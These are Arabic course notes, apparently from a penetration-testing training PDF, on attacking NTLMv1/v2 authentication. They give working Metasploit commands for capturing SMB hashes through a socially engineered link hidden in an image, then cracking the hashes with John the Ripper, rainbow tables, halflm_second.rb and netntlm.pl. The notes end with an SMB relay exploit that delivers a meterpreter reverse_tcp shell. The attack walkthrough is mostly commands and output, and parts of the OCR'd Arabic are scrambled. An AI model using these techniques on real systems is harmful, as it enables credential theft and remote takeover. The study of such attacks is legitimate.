
تعالى نحدده اسم ال **File** ال هيعمل فيه **Save** لل **Hashes** على اساس انك ال **Server** وخلی الملف دا **Client** على اساس انك ال **Server** وانت بتحفظه ودا هيسهل عليك بعد كدا لان عندنا **Tool** **John** وانت بتحفظه ودا هيسهل عليك بعد كدا لان عندنا **Cracking** لل **Hashes** وال **Passwords** اسمها **john The Ripper**

- والا داه بتقبل الملفات بأمتداد ال **John** فانت احفظه عشان بعد اما تخلص شغلوك تديه لل **Cracking Tool** تعملك ال **Hash** لل .

```
msf auxiliary(smb) > set JOHNFILE hashpwd → File NAME  
JOHNFILE => hashpwd  
msf auxiliary(smb) > show options  
  
Module options (auxiliary/server/capture/smb):  
  
Name      Current Setting  Required  Description  
----      -----          -----  
CAINPFILE           no        The local filename to store the hashes in Cain&Abel  
CHALLENGE    1122334455667788 yes        The 8 byte server challenge  
JOHNFILE   hashpwd       no        The prefix to the local filename to store the has
```

- كدا احنا شغلنا ال **SMB Service** وخلناها تعمل **Listen** ... وحددنا ال **File** ال هتخزن فيه ال **Hashes**

- تعالى بعد كدا نقطع ال **Client** بتعنا يفتح اتصال مع ال **Server** ... احنا فعلنا عندنا ال **Share** المسؤوله عن ال **Service** ال هي ال **Share** ... فانت هتبعته **Link** فيه ال **Server IP** وفيه ال **SMB Client** ... فانت من خلال ال **Social Engineering** تقطع ال **File** بطريقه ما تناسبه انه يضغط عال **Link** دا ... وممكن تخفي اللينك دا جوا صورة بحيث الموضوع يبان مضمون شويه عن ال **Links** وتحط جواها ال **Link** ال فيه ال **Ip** بتاعك انت ك **Attacker** وفيه ال **SMB** الخاص بال **Service** بال **Share files**



- لو ال **client** فتح الصورة او اللينك او الصفحة ال انت بعدها هيظهر لك فال **metasploit** بالشكل دا وهتلاقيه جايبلوك ال **user** بال **Authentication** ال استخدمنها ال **Client** عشان يعمل **hashes** عال **LM** ... هتلاقيه جايبلوك ال **NT** وال **Server** .

```

msf auxiliary(smb) > run
[*] Auxiliary module execution completed

[*] Server started.
[*] SMB Capture - Fmnty hash captured from 192.168.102.135:1040 - 192.168.102.135 captured.
[*] SMB Captured - 2016-02-17 10:40:53 -0500
NTLMv1 Response Captured from 192.168.102.135:1040 - 192.168.102.135
USER:els DOMAIN:ELS-CF2B00A3C8C OS:Windows 2002 Service Pack 3 2600 LM:Windows 2002 5.1
LMHASH:52f46e71875e8c608e7c3d8cc080ae2a2f85252cc731bb25
NTHASH:8286e6fe0f7355478f16de535a4e37d55e6d0c0f9e3ccd59
[*] SMB Captured - 2016-02-17 10:40:55 -0500
NTLMv1 Response Captured from 192.168.102.135:1044 - 192.168.102.135
USER:els DOMAIN:ELS-CF2B00A3C8C OS:Windows 2002 Service Pack 3 2600 LM:Windows 2002 5.1
LMHASH:52f46e71875e8c608e7c3d8cc080ae2a2f85252cc731bb25
NTHASH:8286e6fe0f7355478f16de535a4e37d55e6d0c0f9e3ccd59

```

- عشان احنا عندنا نفس ال **Module Challenge** ال خدناها من ال **Attack** بتعنا فال **Hash User** ... فهتلاقی ال **Value server** عال **Login** يعني ال **Server** دا ثابتة مهما ال **user** دخل وخرج من ال **Hash**

```

msf auxiliary(smb) > [*] SMB Capture - Empty hash captured from 192.168.102.135:1040 - 192.168.
[*] SMB Captured - 2016-02-17 10:40:53 -0500
NTLMv1 Response Captured from 192.168.102.135:1040 - 192.168.102.135
USER:els DOMAIN:ELS-CF2B00A3C8C OS:Windows 2002 Service Pack 3 2600 LM:Windows 2002 5.1
LMHASH:52f46e71875e8c608e7c3d8cc080ae2a2f85252cc731bb25
NTHASH:8286e6fe0f7355478f16de535a4e37d55e6d0c0f9e3ccd59
[*] SMB Captured - 2016-02-17 10:40:55 -0500
NTLMv1 Response Captured from 192.168.102.135:1044 - 192.168.102.135
USER:els DOMAIN:ELS-CF2B00A3C8C OS:Windows 2002 Service Pack 3 2600 LM:Windows 2002 5.1
LMHASH:52f46e71875e8c608e7c3d8cc080ae2a2f85252cc731bb25
NTHASH:8286e6fe0f7355478f16de535a4e37d55e6d0c0f9e3ccd59

```

The Same

- احنا اما بنجي نفك بنفك ال **LM Hash** بنعمل لدا **Cracking** ونشوف ال **Value** ال هيطلعها ... لو طلعت نفس ال **Value** بتاعت ال **NT** كدا يبقى طريقة تخزين ال **hash** ل **Passwords** هي ال **NT** ودي هترق معاك وانت بتعمل **Cracking** باستخدام ال **Tool** لازم تقولها نوع ال **Hash** اسيه ونوع التخزين بتاعتة فأنت تعمل المقارنة دي ... لو فكيت ال **LM** وطلع ال **Value** بتاعتة مختلفه عن ال **NT** كدا يبقى نوع تخزين ال **Hash** وال **Passwords** هي ال **LM** فأنت تستخدم ال **Tool** دا فال **type** ال بتعمل بيها . **cracking**

- تعالى نبص عال **LM hash** الخاص ب **2 users** مختلفين هتلحظ ان
ال **Password** عندهم ثابت لأنك لو بصيت فأخر ال **hash** هتلاقي
نفس القيم مع ان دول **2 Users** مختلفين المفروض ال **hash** يختلف
انت ناسي اننا كنا بنضيف عال **hash** ال **Null** وهي القيمة العشوائية
ال فأخر ال **Hash** وال بتكون **8 Byte** ال بتدل ان ال **password** دا
بالكلام ال قبل ال **Null** كله على بعضه لا يتعدى ال **8 Byte** لأننا ان
فيه واحد بتاع ال **Null** يتبقى ال **7** بتوع ال **hash** ... فكدا احنا اتأكدنا
ان نفس ال **Password** بيستخدموه **Users** مختلفين من المعلومه
دي ... لو الليله دي مش جايده معاك اعرف بس القيمه ال بتتغير فكل
users انها بتدل على وجود نفس ال **hash** بالنسبة ل
مختلفين فانت لو عملت **crack** لواحد من ال **Hashes** دي هتاخذ
. **target** على اكتر من **user** عند ال **Access**

```
[*] SMB Captured - 2016-02-17 10:57:12 - 0500
NTLMv1 Response Captured from 192.168.102.135:1094 - 192.168.102.135
USER:eLSUser DOMAIN:ELS-CF2B00A3C8C OS:Windows 2002 Service Pack 3 2600 LM:Windows 2002
LMHASH:fce0288fcec0eda10dd0009b188149b92f85252cc731bb25 ←
NTHASH:fecbd658565a732928587b7a4632221826d57bde0b324a02
[*] SMB Captured - 2016-02-17 10:57:26 - 0500
NTLMv1 Response Captured from 192.168.102.135:1099 - 192.168.102.135
USER:els DOMAIN:ELS-CF2B00A3C8C OS:Windows 2002 Service Pack 3 2600 LM:Windows 2002 5.1
LMHASH:52f46e71875e8c608e7c3d8cc080ae2a2f85252cc731bb25 ←
NTHASH:8286e6fe0f7355478f16de535a4e37d55e6d0c0f9e3ccd59
```

- لما تخلص ال **Attack** بتاعك هي تكون عندك ال **File** الخاص بال
hashes ال عملناله **Configure** عشان يحفظ فيه ال **hashes**
بأمتداد ال **John** عشان نعمله **Cracking** باستخدام ال **John the Ripper**
بعد كدا ... اعمل الامر **Cat** لـ **File** عشان ت Shawf محتوياته

```
root@els:~# cat hashpwd_ntlm
els::ELS-CF2B00A3C8C:52f46e71875e8c608e7c3d8cc080ae2a2f85252cc731bb25:
8286e6fe0f7355478f16de535a4e37d55e6d0c0f9e3ccd59:1122334455667788
root@els:~#
```

- تعالى نعمل hashes لل Cracking دی بال ... Tool وتدیله file Format هتشتغل عليه وبتقبله ال ...

```
root@els:~# john --format=netlm hashpwd_netntlm
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 1 password hash (netlm, LM C/R [DES 32/64])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ELS          (els)
1g 0:00:00:00 DONE 1/3 (2016-02-18 04:04) 3.125g/s 25.00p/s 25.00c/s 25.00C/s ELS..ELSES
Use the "--show" option to display cracked passwords reliably
Session completed
root@els:~#
```

- هتلaciه طلڪ ال Crack بداعي user بعد اما عمل Password لل hash فوقت قليل اقل من الدقيقه ... لو عاوز تعرف الوقت ال خدته ال Tool عشان تعملك ال time ... من خلال الامر Cracking قبل نفس ال John و هي جبك الوقت ...

```
root@els:~# time john --format=netlm hashpwd_netntlm
Using default input encoding: UTF-8
Using default target encoding: CP850
Loaded 2 password hashes with no different salts (netlm, LM C/R [DES 32/64])
Remaining 1 password hash
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:15:10 0.01% 3/3 (ETA: 2016-05-10 01:57) 0g/s 1067Kp/s 1067Kc/s 1067KC/s H3LINE..H30AK3
0g 0:00:16:20 0.01% 3/3 (ETA: 2016-05-10 05:31) 0g/s 1065Kp/s 1065Kc/s 1065KC/s BSMRCR8..AND3DMD
0g 0:00:21:31 0.02% 3/3 (ETA: 2016-05-11 18:35) 0g/s 1046Kp/s 1046Kc/s 1046KC/s JH1MYLJ..JJJCLC6
```

- عندنا Rainbow تانيه وهي ال rcracki_mt بتشتغل بال Passwords ب hashes table يعني بتقارن ال Passwords ب hashes متخزنه عمدها ف جداول بتبدء تدور عال Hash بداعي وتشوف ال Password عندها فالجداول وتبلغك بيها لو لقتها ودي بنسخدمها فال hashes الاطول شويه ال عاوز تفكها وتقدر تنزلها من GitHub ... وبتدتها أول 8 من ال password وهي هتجبك ال hash الخاص بيها ...

```

msf auxiliary(smb) > [*] SMB Captured - 2016-02-18 05:00:02 -0500
NTLMv1 Response Captured from 192.168.102.135:1501 - 192.168.102.135
USER:eLSUser DOMAIN:ELS-CF2B00A3C8C OS:Windows 2002 Service Pack 3 2600 LM:Windows 2002 5.1
LMHASH:1f548398f0f49ea18e2f0dcb9562b75eaa32e75aebf1d69c
NTHASH:2a37bff52112d55b41f4d124d3e508dd945b07bb1735ddb

```

Given the following hashes, the command we will run is:

دا استخدام ال **8 byte** عشان تديله أول **Option -h** و معاك ال **tool** من ال **Rainbow table** عشان تشتعل عليهم بال **hash** وبعدين ال **threads** دا عشان تحدلها العدد المعين من ال **Option -t** عال **Cracking Hash** يعني عدد المحولات ال تنفذها عشان تعمل **Cracking Hash** دا عن طريق ال **rainbow** هي **4** ... وبعدين تديله المسار ال فيه ال **Attack Rainbow table**

Here's an explanation of the options used in the previous command:

- **-h** is used to specify the first 8-bytes of the LMHASH
- **-t** is the number of threads to use
- *** .rti** is the path of the downloaded rainbow tables

- وشغل ال **هتجبك** ال **Password** زي **MehnShoof** ...

```

root@els:~/halflmhash# rcracki_mt -h 1f548398f0f49ea1 -t 4 *.rti
Using 4 threads for pre-calculation and false alarm checking...
Found 4 rainbowtable files...

halflmchall_alpha-numeric#1-7_0_2400x57648865_1122334455667788_distrertgen[p][i]_0.rti
reading index... 13528977 bytes read, disk access time: 0.00 s
reading table... 461190920 bytes read, disk access time: 0.00 s
searching for 1 hash...
plaintext of 1f548398f0f49ea1 is ELSPWD1 ←
cryptanalysis time: 0.44 s

statistics
-----
plaintext found: 1 of 1(100.00%)
total disk access time: 0.00s
total cryptanalysis time: 0.44s
total pre-calculation time: 1.17s
total chain walk step: 2876401
total false alarm: 1147
total chain walk step due to false alarm: 1074632

result
-----
1f548398f0f49ea1      ELSPWD1 hex:454c5350574431

```

- عندنا ال **Tool** الثالثه معانا وهي ال **halfm_Second** ... ودي **Tool** بيتجي فال **Framework** الخاص بال ... وال **Metasploit** مكتوبه بال ... وهتلاقيه موجوده فالمسار دا

Metasploit-framework/tools/password

```
</> ruby halfm_second.rb -n
1f548398f0f49ea18e2f0dc9562b75eaa32e75aebf1d69c -p ELSPWD1
```

Complete HASH

Half discovered password

We obtain the entire password

```
[*] Trying one character...
[*] Trying two characters (eta: 2.229339599609375 seconds)...
[*] Cracked: ELSPWD123
```

- عندنا بعد كدا **Perl Script** بال **Tool** قادر تستخدمه عشان ال **Sensitive Password** ال فاتت مبتعروفش تتعامل مع النوع دا من ال **Script ... Passwords** دا هتلاقيه فالفولدرات الخاصه بال **tool** ال اسمها **John the ripper** ... زي كدا ...

```
root@els:/usr/share/metasploit-framework/data/john/run.linux.x64.mmx# perl netntlm.pl
john-netntlm.pl v0.2
```

JoMo-Kun <jmk@foofus.net>

```
Usage: netntlm.pl [OPTIONS]
netntlm.pl
--seed [RainbowCrack/HalfLM Response Password]
--file [File Containing LM/NTLM challenge/responses (.lc format)]
Ex: Domain\User:::LM response:NTLM response:challenge
```

- هنفترض ان ال **File** الموجود معانا دا الموجود فال **Metasploit** دا ال هيتعمل عليه ال **Attack** وال **File** الموجود في ال **Folder** ال **Attack** وال هو ال **Perl** دا هنعمل منه ال **Attack** ونجرب نفكها ... تعالى نشوف ال **Tool** ونشوف النتيجه ...


```

</>
perl netntlm.pl -file /root/hashpwd_netntlm -seed ELSPWD123
#####
Testing seed password to determine whether it is the actual password.
Loaded 1 password hash (netntlm, NTLMv1 C/R [MD4 DES (ESS MD5) 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
elSPwd123      (eLSUser)
1g 0:00:00:00 DONE (2016-02-18 05:31) 25.00g/s 1600p/s 1600c/s 1600C/s elSPWD123..elspwd123
Use the "--show" option to display all of the cracked passwords reliably
Session completed


```

- وبكدا نكون انهينا الحديث عن ال **NTLM V1** بال **Attacks** بال **Tools** بتحصل عليه بال **Attack** بتنفذ ال **Tools** دي وشرحناه بالتفصيل ... تعالى ندخل على ال بعده ال هو ال **NTLM V2** ونشوفه شغال ازاي وايه الفرق بينه وبين ال **Version** القديم وازاي تنفذ عليه ال **Attack**.

- ال **NTLM V2** جه بعد ال **LM** وال **NTLM V1** بسبب ال **Weakness** ال كان فطريقه تخزين ال **Hashes** ال كنا بنستغله من خلال بعض ال **Client** الخاصه بال **SMB** ونوهم ال **Server** اننا ال **Cracking** ونأخذ منه ال **Hash** ونعمله فيما بعد ال **NTLM V2** مشوفنا بال **Tools** المختلفه ... ال **NTLM V2** متشابه مع ال **V1** فال **Step 2** الاولى ولكن بيختلفوا فال **Step 3** الثالثه فقط ... وال **Windows** لسه ما زال مستخدم حتى الان فأجهزة **NTLM V2**




- تعالى نشوف المكونات لـ **Type 3 response** فال **NTLM V2** ...
هتلacie معقد شويه فالتشفير عن ال **V1** ودا عشان نعالج خطر ان ال
... **Cracking Hashes** ويعملها **Attacker**




```
[*] SMB Captured - 2016-02-18 07:18:31 -0500 → TIMESTAMP  
NTLMv2 Response Captured from 192.168.102.149:1054 - 192.168.102.149  
USER:els DOMAIN:els OS: LM:  
LMHASH:Disabled  
LM_CLIENT_CHALLENGE:Disabled → HashValue  
NTHASH:5705b9baad9830a64cd55f1668b9f4bf  
NT_CLIENT_CHALLENGE:0101000000000000da14f47a466ad101a85b513193d2c38c0000000000200000000000000000000000000000000
```

- ال **Brute** ال **NTLM V2** الوحد ال تقدر تنفذه عليه هو ال **Attack** و هنسرح مع بعض ازاي ... بس عشان تعمل عال **Password Force** ال تكون صعب تنجح ال **Brute Force** ال **NTLM V2** زي مهو و هنعمل بييه **Hash** ودا لان ال **Password** بيكون معقد شويه ... فاحنا لو ال **Brute Force** منجحش هناخد ال **Hash** زي مهو و هنعمل بييه **Attack** نحاول نعمل بييه **Login** لو معرفناش نوصل لل **Password** الخاص بييه .

- ال **SMB Relay Attack** هو ال **Attack** ودا شغال على ال **V1** وال **V2** ... فاحنا هنجرب ال **Attack** على ال **SMB relay** عن ال **NTLM V1** ازاي بيحصل عليه ال **Challenge Response** ... دا شكل ال **Challenge** ... دا شكل ال **Attack**



- احنا شغلنا فال **Step 3** وهي ال **Challenge response** لازم ال **Client** يعمل ال **MITM Attack** بين ال **Attacker** وبين ال **Target** ... **In the Same Network** ولازم يكونوا الثلاثه **Server**



- اهو هتلاقی ال traffic واقف بین الطرفین وشایف ال Attacker مبینهم ويقدر کمان يشوف ال Hash وهو بيأخذ ال traffic من هنا ويوصله لهناك ولازم تكون ال SMB Service شغاله عند ال Server عشان ال Attack هيتم من خلالها ... تعالى نفهم ازاي تنفذ ال SMB_Relay فاى اسمه ال Metasploit Module ... هنسخدم

- وخدبالك من نقطه وهي ان عشان تستخدم ال Module دا لازم يكون ال Administrator user او ال Client user دا داخل بال بتاعه وليس عادي عشان ال Attack بتاعك ينجح ... تعالى نشوف ال Server ال عندنا ال هما ال Client وال Attacker وال 3 Devices ال لازم يكونوا مع بعض نفس الشبکه عشان تنفذ ال MITM وتعمل ال IP بتاعتهم دا على سبيل المثال ... ونشوف ال Sniffing

- Attacker: 192.168.102.147
- Target: 192.168.102.149
- Administrator: 192.168.102.135
 - This is the machine that will initiate the communication to our box



- تعالى نشوف هنشتعل ازاي بال target عال Metasploit بتعنـا ...

```
msf exploit(smb_relay) > show options
Module options (exploit/windows/smb/smb_relay):
Name   Current Setting  Required  Description
----- -----
SHARE  ADMIN$          yes       The share to connect to
SMBHOST 192.168.102.149  no        The target SMB server (leave empty for originating system)
SRVHOST 0.0.0.0          yes       The local host to listen on. This must be an address on the l
SRVPORT 445              yes       The local port to listen on.

Payload options (windows/meterpreter/reverse_tcp):
Name   Current Setting  Required  Description
----- -----
EXITFUNC thread         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST   192.168.102.147  yes       The listen address
LPORT   4444              yes       The listen port
```

-هلاقينا فالمثال ال فات محددين ال **Payload** ال هنعمله عند ال **target** لما نعمل **Exploitation** لل **target** وكمان حدنا ال **Port** ال هنعمل عليه **Server** لاي **Client** بياول يعمل **Connect** بال **Server** عشان نحصل ال **Authentication** بتعنه وحطينا **Ip** ال **Login** وحطينا بعده **Ip** ال **Attacker** ومنظريين ال **Client** پجي يعمل

```
msf exploit(smb_relay) >
[*] Sending NTLMSSP NEGOTIATE to 192.168.102.149
[*] Extracting NTLMSSP CHALLENGE from 192.168.102.149
[*] Forwarding the NTLMSSP CHALLENGE to 192.168.102.135:1277
[*] Extracting the NTLMSSP AUTH resolution from 192.168.102.135:1277, and sending Logon Failure response
[*] Forwarding the NTLMSSP AUTH resolution to 192.168.102.149
[+] SMB auth relay against 192.168.102.149 succeeded
[*] Connecting to the defined share...
[*] Regenerating the payload
```

لما ال target بتعنا يعمل Login لل Server هتلacieh فتحلنا session مع ال ... Target

```
[+] SMB auth relay against 192.168.102.149 succeeded
[*] Ignoring request from 192.168.102.149, attack already in progress.
